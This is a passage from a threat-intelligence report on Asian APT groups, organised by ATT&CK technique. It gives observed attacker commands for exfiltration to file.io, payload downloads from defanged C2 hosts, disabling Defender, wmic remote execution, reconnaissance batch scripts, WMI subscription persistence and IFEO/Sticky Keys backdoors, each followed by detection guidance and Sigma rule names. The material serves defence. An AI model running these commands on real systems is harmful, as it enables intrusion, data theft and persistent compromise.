
Operators exfiltrate the collected data to an external service:

```
cmd.exe /C curl -F "file=@$selfpath\1.rar" --ssl-no-revoke https://file.io
```

Example 6

Attackers employ their own batch scripts to perform repetitive actions on a local host and remote ones. Here is a fragment of one script (MD5: 78E8B01C74DA6E0B8A10281C3B13D5B6):

Figure 40 Script fragment



```
@echo off
c:\windows\web\wct.exe ViLLage+6
C:\WINDOWS\Web\xrd.exe c:\windows\web\ld.dll
echo. >> C:\WINDOWS\Web\systeminfo.txtbb
echo @@@@@@ ver @@@@@@ >> C:\WINDOWS\Web\systeminfo.txtbb
ver >> C:\WINDOWS\Web\systeminfo.txtbb

echo. >> C:\WINDOWS\Web\systeminfo.txtbb
echo @@@@@@ time /t @@@@@@ >> C:\WINDOWS\Web\systeminfo.txtbb
time /t >> C:\WINDOWS\Web\systeminfo.txtbb

echo. >> C:\WINDOWS\Web\systeminfo.txtbb
echo @@@@@@ date /t @@@@@@ >> C:\WINDOWS\Web\systeminfo.txtbb
date /t >> C:\WINDOWS\Web\systeminfo.txtbb

echo. >> C:\WINDOWS\Web\systeminfo.txtbb
echo @@@@@@ hostname @@@@@@ >> C:\WINDOWS\Web\systeminfo.txtbb
hostname >> C:\WINDOWS\Web\systeminfo.txtbb

```

The script gathers data on the system and saves this data to files, then adds them to an archive. Here are all the reconnaissance commands employed in the script:

```
ver >> C:\Windows\Web\systeminfo.txtbb
time /t >> C:\Windows\Web\systeminfo.txtbb
date /t >> C:\Windows\Web\systeminfo.txtbb
hostname >> C:\Windows\Web\systeminfo.txtbb
systeminfo >> C:\Windows\Web\systeminfo.txtbb
net localgroup Administrators  >> C:\Windows\Web\systeminfo.txtbb
ipconfig /all >> C:\Windows\Web\systeminfo.txtbb
tasklist /v >> C:\Windows\Web\systeminfo.txtbb
tasklist -svc >> C:\Windows\Web\systeminfo.txtbb
net start >> C:\Windows\Web\systeminfo.txtbb
ping www.yandex.ru >> C:\Windows\Web\systeminfo.txtbb
tracert -h 5 www.yandex.ru >> C:\Windows\Web\systeminfo.txtbb
netstat -aon >> C:\Windows\Web\systeminfo.txtbb
netstat -bv >> C:\Windows\Web\systeminfo.txtbb
net use >> C:\Windows\Web\systeminfo.txtbb
net share >> C:\Windows\Web\systeminfo.txtbb
net view >> C:\Windows\Web\systeminfo.txtbb
net view /domain >> C:\Windows\Web\systeminfo.txtbb
net group /domain >> C:\Windows\Web\systeminfo.txtbb
net user >> C:\Windows\Web\systeminfo.txtbb
net user /domain >> C:\Windows\Web\systeminfo.txtbb
net group "domain controllers" /domain >> C:\Windows\Web\systeminfo.txtbb
net group "domain admins" /domain >> C:\Windows\Web\systeminfo.txtbb
net group "domain computers" /domain >> C:\Windows\Web\systeminfo.txtbb
nltest /domain_trusts >> C:\Windows\Web\systeminfo.txtbb
route print >> C:\Windows\Web\systeminfo.txtbb
arp -a >> C:\Windows\Web\systeminfo.txtbb
dir /a "c:\program files\*.*" >> C:\Windows\Web\systeminfo.txtbb
dir /a "c:\Program Files (x86)\*.*" >> C:\Windows\Web\systeminfo.txtbb
reg query "hkcu\Software\Microsoft\Windows\CurrentVersion\Internet Settings" >> C:\Windows\Web\systeminfo.txtbb
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR >> C:\Windows\Web\systeminfo.txtbb
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceClasses\{53f56307-b6bf-11d0-94f2-00a0c91efb8b} >> C:\Windows\Web\reglist.txtbb
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB >> C:\Windows\Web\reglist.txtbb
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR >> C:\Windows\Web\reglist.txtbb
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\UsbFlags >> C:\Windows\Web\reglist.txtbb
reg query HKLM [/s] >> C:\Windows\Web\reglist.txtbb
reg query HKCU [/s] >> C:\Windows\Web\reglist.txtbb
```

Example 7

Example of a batch script for data collection and archiving:

```
@echo off
cmd /c "mkdir C:\Users\public\tmp"
PowerShell.exe "dir C:\Users -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where
LastWriteTime -gt (Get-date).AddDays(-8)  | copy-item -Destination C:\Users\public\tmp -Force
-ErrorAction SilentlyContinue"
C:"\Program Files\"WinRAR\rar.exe a -v200m "C:\Users\public\tmp.rar" "C:\Users\public\tmp" -ep
rmdir /s /q C:\Users\public\tmp
exit
```

The script performs a search for documents in user directories that were modified during the past 8 days, copies the found files to a temporary directory, then archives it and deletes the copies. This script was run as a scheduled task.

Detection

Despite its popularity among threat actors, CMD is also used by system administrators for legitimate purposes. The line between malicious activity and legitimate activity can appear quite fuzzy in this case, so one of the ways to detect malicious activity is to track specific usage scenarios of cmd.exe, such as the following:

1. Downloading files from an external network
2. Searching based on a template using “*”
3. Archiving
4. Uploading files to a remote server
5. Running reconnaissance commands
6. Command-line obfuscation patterns
7. Running cmd.exe from non-standard processes

… and many others

Event source	Log	Event ID
Windows	System	4688
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-System Information Discovery via Standard Windows Utilities
- Sigma-Generic-System Network Configuration Discovery via Standard Windows Utilities
- Sigma-Generic-Remote System Discovery via Standard Windows Utilities
- Sigma-Generic-File Download via Bitsadmin
- Sigma-Generic-Ingress Tool Transfer via curl.exe
- Sigma-Generic-Compress Data for Exfiltration via Archiver

Command and Scripting Interpreter: PowerShell T1059.001

Basic description

As we all know by now, PowerShell is a powerful tool that provides a command shell and a scripting language developed by Microsoft. Though similar to CMD, PowerShell provides more advanced functions and capabilities that make it the preferred choice for system administrators and attackers alike.

First, PowerShell is a full-fledged object-oriented language with variables, functions, classes and objects. This language enables you to access and manage various system components like files, processes, and registry keys as objects with properties and methods. This lets you implement a more complex logic for scripts.

Second, PowerShell provides an enormous number of built-in cmdlets, which are small functions that perform certain actions such as file management operations, registry access, system information requests, and interaction with processes and services.

Third, PowerShell was built upon the .NET framework, which provides access to a wide range of libraries and APIs and thereby expands the capabilities of scripts.

Fourth, PowerShell supports the use of several alternate names for cmdlets. These are essentially aliases that can be used by threat actors to evade detection.

PowerShell also allows you to remotely manage Windows systems using the WinRM protocol (PowerShell Remoting).

Let's examine some examples of using PowerShell by Asian APT groups.

Examples of procedures

Example 1

Downloading a payload from a C2 server using the cmdlet **Invoke-WebRequest:**

```
PowerShell iwr -Uri hxxp://8.210.141[.]104:8099/1.txt -OutFile C:\1.txt -UseBasicParsing
```

This example uses the alias **iwr** for the cmdlet **Invoke-WebRequest.** As we already mentioned, PowerShell lets you work with aliases, and you can even create your own aliases using **set-alias.** However, this makes it more difficult for analysts to detect attacks.

Example 2

PowerShell has cmdlets for configuring the settings for scans and updates of Windows Defender. Below is an example of disabling real-time protection and adding a malicious sample to exclusions:

```
PowerShell -exec bypass -command Set-MpPreference -DisableRealtimeMonitoring $True
PowerShell.exe Add-MpPreference -ExclusionPath "$user\$appdata\aPCyDwLsApDgb.exe"
```

Example 3

Here is another example of downloading a file from a C2 server, but here using the Start-BitsTransfer cmdlet:

```
PowerShell "Start-BitsTransfer -Source hxxp://security.lomiasecure[.]net/crx/node.txt -
Destination C:\\Users\\public\\node.txt -transfertype download"
```

Example 4

PowerShell also lets you execute commands or scripts that are encoded in Base64. Attackers often plan stage-by-stage execution of their payload using Base64 in PowerShell:

```
PowerShell "Start-BitsTransfer -Source hxxp://security.lomiasecure[.]net/crx/node.txt -
Destination C:\\Users\\public\\node.txt -transfertype download"
```

The Base64-encoded string is the next PowerShell command.

Example 5

Asian APT groups also use PowerShell scripts to automate their activities. Example of running a script from the ToddyCat group:

```
PowerShell.exe -exec bypass -c 'C:\programdata\intel\mvl.ps1
```

This script is intended to collect user data.

Example 6

The use of the method **DownloadFile** for downloading a batch script on the system, the further execution and deletion of the script.

```
PowerShell -Command $wc = New-Object System.Net.WebClient; $tempfile = [System.
IO.Path]::GetTempFileName(); $tempfile += '.bat'; $wc.DownloadFile('[REDACTED_URL]', $tempfile); &
$tempfile ; Remove-Item -Force $tempfile
```

Detection

To detect malicious activity in PowerShell, you must monitor the Microsoft-Windows-PowerShell/Operational log. Maintaining a PowerShell log can provide information on the execution of scripts or commands, and it can help when analyzing encoded or obfuscated commands. For example, a Base64 string executed by PowerShell with the **-EncodedCommand** option will be saved in its decoded form in the log.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104

SIGMA rules

- Sigma-Generic-PowerShell Suspicious Arguments
- Sigma-Generic-Execution of Downloaded PowerShell Code
- Sigma-Generic-PowerShell Code Execution from File
- Sigma-Generic-PowerShell Code Execution from Registry

Windows Management Instrumentation T1047

Basic description

WMI (Windows Management Instrumentation) is a Microsoft technology that provides a single interface for managing components of a local or remote operating system. WMI enables administrators and developers to monitor data on hardware, software, and network resources on a computer system, and effectively manage them. WMI helps automate administrative tasks and control the operation and performance of systems, for example, through system monitoring, software deployment, configuration management, and remote administration.

However, these tasks can be performed not only by system administrators, but also by threat actors. They can also obtain intelligence on the system, run malware, move through the network, and control remote systems.

Examples of procedures

Example 1

One of the most widespread variants of WMI use is running a process on a remote machine using wmic.exe:

```
wmic /node:<ip> /user:<domain>\<username> /password:<password> process call create "cmd /c
systeminfo >$temp\temp.txt"
```

Use of wmic.exe by the TA428 group:

```
wmic /node:"<ip>" /password:"<password>" /user:"[domain]\[user]" process call create "$appdata\
microsoft\AppV\Setup\Install.exe"
```

Example 2

The Wmiexec module of the popular framework known as Impacket is used by Red Teams as well as by attack groups.

Wmiexec uses WMI technology and allows a threat actor to execute commands on a remote system. To remotely connect and execute a command, you must use a valid username and password or an NTLM hash. When using Wmiexec, you do not need to install a service on the remote host like you would need to do when using similar lateral movement methods such as smbexec.py from Impacket.

Wmiexec uses DCOM (Distributed Component Object Model) for remote connection to a system. Execution of wmiexec.py by an attacker will establish a connection with DCOM/RPC via port 135.

When using Wmiexec, the attacker's commands are executed on the target system on behalf of the wmiprvse.exe process. Example from one of these attacks:

```
Parent_command_line: “C:\Windows\system32\wbem\wmiprvse.exe -secured -embedding”
Command_line: “cmd.exe /Q /c whoami 1> \\127.0.0.1\C$\Windows\Temp\MqWrJY 2>&1”
```

During execution of Wmiexec, by default, the command is redirected to a file created in the ADMIN$ folder on the remote host. The shared resource ADMIN$ coincides with the file path C:\Windows\, C$, and consequently C:\.


Example 3

Let's look at another example of WMI execution on a remote system. In this example, a batch file is run from the wmiprvse.exe process:

```
Parent_image_path: “c:\windows\system32\wbem\wmiprvse.exe”
Command_line: “cmd /c $windir\web\lc.bat”
```

Part of the file c:\windows\web\lc.bat (MD5: 78E8B01C74DA6E0B8A10281C3B13D5B6):

Figure 41 File fragment



```
C:\WINDOWS\Web\gd.exe
copy C:\WINDOWS\Web\get.exe C:\Users\Public\Downloads\get.exe
copy C:\WINDOWS\Web\sam.dll C:\Users\Public\Downloads\sam.dll
C:\Users\Public\Downloads\get.exe C:\Users\Public\Downloads\sam.dll
C:\WINDOWS\Web\sev.exe a -bd -y -r -p12345 C:\WINDOWS\Web\niissu.7z C:\WINDOWS\Web\*.txtbb
C:\WINDOWS\Web\cdout C:\Users\Public\Downloads\*.dat C:\WINDOWS\Web\*.res C:\Users\Public\Downloads\*.wav
del C:\WINDOWS\Web\sev.exe C:\WINDOWS\Web\gd.exe C:\WINDOWS\Web\*.exe C:\WINDOWS\Web\*.dll
C:\WINDOWS\Web\*.txtbb C:\WINDOWS\Web\cdout C:\WINDOWS\Web\*.res C:\Users\Public\Downloads\get.exe
C:\Users\Public\Downloads\sam.dll C:\Users\Public\Downloads\*.dat C:\Users\Public\Downloads\*.wav
del %0
```

One more example:

```
Parent_image_path: “C:\Windows\system32\wbem\wmiprvse.exe”
Command_line: “cmd /c C:\programdata\saL_L.bat C:\programdata\fdeploy.dll”
```

In this example, a library passed to the batch file is installed as a ServiceDLL to be executed in the context of svchost.exe.

Detection

This technique can be detected by tracking WMI activity.


1

Try to detect any process tree anomalies involving wmiprvse.exe. Processes such as cmd.exe or PowerShell.exe executed as child processes of wmiprvse.exe are suspicious, but they also may be legitimate. Any correlation based on unusual child processes of wmiprvse.exe must be clarified using additional data. It might be necessary to profile the child processes of wmiprvse.exe for each organization because system administrators may use and deploy their own WMI scripts on workstations.

2

To detect the Wmiexec module from the Impacket framework, you can look for its typical patterns, such as redirection of output to a file in the command line of a wmiprvse.exe child process.

Figure 42 Output redirection



```
def execute_remote(self, data, shell_type='cmd'):
    if shell_type == 'powershell':
        data = '$ProgressPreference="SilentlyContinue";' + data
        data = self.__pwsh + b64encode(data.encode('utf-16le')).decode()

    command = self.__shell + data

    if self.__noOutput is False:
        command += ' 1> ' + '\\\\127.0.0.1\\%s' % self.__share + self.__output + ' 2>&1'
    if PY2:
        self.__win32Process.Create(command.decode(sys.stdin.encoding), self.__pwd, None)
    else:
        self.__win32Process.Create(command, self.__pwd, None)
    self.get_output()
```

3

Tracking use of the wmic.exe tool to execute commands on remote hosts with the keyword **/node:**

```
wmic /node:<ip> /user:<domain>\<username> /password:<password> process call create "<command>"
```

4

Tracking dicovery commands executed using the wmic.exe tool:

```
wmic product get name
wmic os caption
wmic process | find <security_product_process>
```

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

SIGMA rules


- Sigma-Generic-Suspicious Command wmic.exe
- Sigma-Generic-Suspicious Child Process Wmiprvse.exe
- Sigma-Generic-System Service Discovery via wmic
- Sigma-Generic-Permission Local Groups Discovery via wmic
- Sigma-Generic-Security Software Discovery via wmic

Native API T1106

Basic description

In addition to the Win32 API, Windows lets developers use another interface called Native API. The functions of the Native API implemented in ntdll.dll often begin with the Nt prefix (for example, NtCreateProcess). The link between APIs of the Windows subsystem (Win32 API) is illustrated in the figure below.

Almost all DLL function calls of Windows subsystems (for example, kernel32.dll, advapi32.dll, user32.dll, and rpcrt4.dll, etc) are sent to the ntdll.dll, which passes them to ntoskrnl.exe.


Windows Subsystem DLLs (User mode)

NTDLL.dll (User mode)

INT

Ntoskrnl.exe (Kernel mode)

The ntdll.dll module is an operating system component that contains the external part of the Native API for user mode. The Native API implementation resides in ntoskrnl.exe. Via system call, execution is transferred from user mode to kernel mode, and the call is then handled in the kernel.

The Native API is very attractive to an attacker because it is the lowest level where code is still executed in user mode. This means that Native API functions often provide a wider range of functionality than Win32 API functions. Another factor is the lack of documentation on many interface functions, which complicates the development of detection logic for tracking malicious actions.

Examples of procedures

The Native API is often used by threat actors in malware.

One of its most frequently used functions is NtQuerySystemInformation. It lets you obtain a large amount of system information, ranging from the number of processors to the handles of existing objects.

The Native API is also used whenever the Windows API does not provide the necessary functionality, like when suspending a process. The NtSuspendProcess function from the Native API provides this capability. Its only accepted argument is the handle to the process that should be suspended. The NtResumeProcess function is used to resume execution.

Detection

Native API techniques can be detected by security solutions such as EPP and Sandbox. These types of solutions let you track the behavior of objects at a low level, and therefore allow you to identify malicious use of the Native API.

Persistence TA0003

Event Triggered Execution T1546

Basic description

APT actors employ various methods to maintain access to a compromised system. One of these methods is called the Event Triggered Execution T1546 technique. This technique is used to describe scenarios in which attackers use various system mechanisms that initiate startup of applications when certain events occur. Attackers may abuse these mechanisms to obtain persistence in the victim's system. After gaining access to a system, attackers can create or modify event triggers to specify which malicious code should be run each time a specific event occurs. Attackers also use this technique to elevate their privileges because code execution can run under an account with higher privileges such as a LocalSystem account or service account.

Event Triggered Execution: Windows Management Instrumentation Event Subscription T1546.003

Basic description

Windows Management Instrumentation (WMI) Event Subscription is a popular technique for persistent entrenchment on a host. Threat actors can utilize WMI capabilities to create a subscription to an event and execute arbitrary code when this event occurs, thereby maintaining persistence in the system.

To create a WMI subscription to events, the following classes must be registered:

- The Event Filter class (__EventFilter) is the WMI class that describes which WMI events are delivered to the consumer of events (__EventConsumer). An Event Filter also describes the conditions in which WMI delivers events using the WMI Query Language (WQL).
- The Event Consumer class (__EventConsumer) is the WMI class that determines which actions must be taken when an event is received.
- The Binding class (__FilterToConsumerBinding) is the WMI class used for establishing a connection between a filter and a consumer.

Examples of procedures

In one of the incidents that we examined earlier, the GDrive-3k backdoor was run by the wmiprvse.exe process. Attackers created the following classes for persistence and execution of their malicious code:

```
instance of __EventFilter
{
  EventNamespace = "root\\cimv2";
  Name = "Chrome Update";
  Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND
TargetInstance.SystemUpTime < 325";
  QueryLanguage = "WQL";
};
instance of CommandLineEventConsumer
{
  ExecutablePath = "C:\\Windows\\System32\\GoogleUpdate.exe";
  Name = "GoogleUpdater";
};
```

[8] **WQL**

Learn more

Detection

To detect this technique, you must track the creation of WMI subscriptions. For example, the Sysmon monitoring agent can be configured to log WmiEventFilter, WmiEventConsumer, and WmiEventConsumerToFilter activity and use this to detect malicious WMI activity.

EventID	Event name
19	WmiEventFilter activity detected
20	WmiEventConsumer activity detected
21	WmiEventConsumerToFilter activity detected

A WmiEvent provides complete information on WMI activity that can be used to determine whether this activity is malicious. An event with EventID 19 lets you recognize a trigger event. EventID 20 indicates the program that should be executed, and an event with EventID 21 shows the connection between the events.

Additional detection capabilities can be based on command-line options for a process creation event, such as PowerShell or wmic.exe cmdlets used to create a WMI subscription, or based on the creation of a file with the MOF extension.

Event source	Log	Event ID
Windows	Security	4688
Windows	Microsoft-Windows-PowerShell/ Operational	4103, 4104
Windows	Microsoft-Windows-WMI-Activity/ Operational	5860, 5861
Sysmon	Sysmon	1, 11, 19, 20, 21

SIGMA rules

- Sigma-Generic-Changing MOF Self-Install Directory via Registry
- Sigma-Generic-MOF file changing/creation

Event Triggered Execution: Image File Execution Options Injection T1546.012

Basic description

Image File Execution Options (IFEO) is a Windows registry key that is used by developers to connect a debugging tool to an application. When the application process is started, the debugger specified in the IFEO registry key for the application is added to the beginning of the command-line path of the executable file, thereby running the application in the debugger. This Windows function is used by developers and attackers alike. The IFEO key enables attackers to persistently obtain persistence in the system because they can specify any executable file as the debugger.

IFEO is located in the following Windows registry tree:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v Debugger /d "cmd.exe"
```

After adding this registry key, cmd.exe will be automatically created whenever Notepad.exe is started. Local administrator rights are required to employ this technique.

In addition to establishing persistence in the system, attackers also employ this technique for privilege elevation because their malicious executable file will be loaded into a running process and will be executed in its context.

IFEO also lets you run an arbitrary program whenever a specific program is automatically terminated. To do so, add the following registry key values:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d 1
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d "C:\Windows\system32\cmd.exe"
```

Examples of procedures

One of the examples of this technique being used by Asian APT groups overlaps with the technique known as Event Triggered Execution: Accessibility Features T1546.008.

In this example, attackers used IFEO to install a backdoor that could be started from the Windows lock screen. Some programs from the Ease of Access category, specifically Sticky Keys (sethc.exe), can be started directly from the lock screen by pressing the Shift key five times, while the Utility Manager (utilman.exe) is started using the hotkey Windows+U.

The attackers created a Debugger key for the Sticky Keys program (sethc.exe):

```
Registry_key: “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image
File Execution Options\sethc.exe”
Registry_value_name: “debugger”
Registry_value: “C:\Windows\system32\cmd.exe”
```

As a result, pressing the Shift key five times opens a command line with administrator privileges, and the attackers can take control of the system.

Detection

To detect this technique, you must track changes made to the Windows registry, specifically changes to the following registry trees:

```
“HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\”
“HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit”
```

It is also helpful to track attempts to change these registry trees from the command line:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
notepad.exe" /v Debugger /d "cmd.exe"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe"
/v ReportingMode /t REG_DWORD /d 1
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe"
/v MonitorProcess /d "C:\Windows\system32\cmd.exe"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe"
/v MonitorProcess /d "C:\Windows\system32\cmd.exe"
```

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1
Sysmon	Sysmon	13

SIGMA rules

- Sigma-Generic-Persistence by Image File Execution Options via Registry
- Sigma-Generic-Accessibility Features Backdoor Installation via ifeo debugger
- Sigma-Generic-Silent Process Exit Monitoring persistence via PowerShell
- Sigma-Generic-Application Verifier Persistence via PowerShell
- Sigma-Generic-Image File Execution Options Injection via SilentProcessExit
- Sigma-Generic-Accessibility Features Backdoor Installation via SilentProcessExit Monitoring

Event Triggered Execution: Component Object Model Hijacking T1546.015

Basic description

This technique lets threat actors execute arbitrary code in the context of a legitimate process. COM Hijacking most often involves replacing a legitimate COM server DLL with a malicious DLL. The links between them are stored in the registry. COM is a component object model that enables software components to communicate and interact with each other.

For COM Hijacking, attackers use the following registry keys depending on the particular deployment scenario:

- HKCU\Software\Classes\CLSID\<com_object_id>\InprocServer
- HKCU\Software\Classes\CLSID\<com_object_id>\InprocServer32
- HKCU\Software\Classes\CLSID\<com_object_id>\LocalServer
- HKCU\Software\Classes\CLSID\<com_object_id>\LocalServer32
- HKCU\Software\Classes\CLSID\<com_object_id>\TreatAs
- HKCU\Software\Classes\CLSID\<com_object_id>\ProgID

To maintain persistence without being detected, attackers go after the COM objects that are most frequently used by processes but will not severely disrupt system functionality when the DLL is replaced.

Examples of procedures

